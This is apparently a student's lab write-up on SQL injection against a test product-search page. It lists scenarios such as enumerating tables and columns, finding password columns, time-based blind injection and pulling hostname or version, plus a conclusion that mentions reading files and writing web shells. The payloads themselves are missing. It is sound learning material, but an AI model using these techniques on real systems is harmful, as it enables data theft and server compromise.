
Search:

Scenario 10: List All Tables in All Database

Objective: Retrieving all table names from all databases (exploiting information schema)


Scenario 11: List All Columns in All Tables

Objective: Retrieve all table names from all tables in the database.




Scenario 12. Search for Sensitive Data (e.g., Password Columns)

Objective: Retrieve columns potentially containing sensitive data such as passwords.



Scenario 14: Count the Rows in a Table

Objective: Retrieve the number of rows in a specific table.



Scenario 15: Retrieve the Current Date

Objective: Retrieve the current date from the database.

 OffSec  Kali Linux  Kali Tools  Kali Docs

Search Results:

Product: Product 1
Description: Description of Product 1


Product: 2026-01-26
Description:

Search for Products

Search:

Scenario 16: Perform Time-Based Blind SQL Injection

Objective: Test for time-based blind SQL injection by introducing a delay.



Scenario 17: Retrieve Database System Information (e.g., MySQL Version)

Objective: Retrieve detailed database system information (e.g., MySQL version).

Search Results:

Product: Product 1

Description: Description of Product 1


Product: Source distribution

Description:

Search for Products

Scenario 18: Retrieve Schema Information

Objective: Retrieve schema information from the database.



Scenario 20: Extract Hostname or System Information

Objective: Retrieve system-level information such as the database hostname.

 OffSec  Kali Linux  Kali Tools  Kali Docs  Kali Forums

Search Results:

Product: Product 1
Description: Description of Product 1

Product: kali
Description:

Search for Products

Search:

Conclusion

In this lab, I learned how advanced SQL injection attacks work and how dangerous they can be if a web application is not properly secured. I was able to identify and exploit different types of SQL injection, such as error-based, time-based blind, and second-order SQL injection. Through these attacks, I learned how attackers can extract database information, read sensitive files from the server, and even write malicious files like web shells using SQL functions such as `LOAD_FILE()` and `OUTFILE`.

I also understood how poor input handling and insecure SQL queries can expose a system to serious risks, including data leakage and full server compromise. Most importantly, this lab taught me how to prevent these issues by using prepared statements, validating user input, limiting database privileges, and handling errors securely.

Overall, this lab improved my practical understanding of SQL injection attacks and defenses, and it showed me how to apply secure coding practices to protect real-world web applications.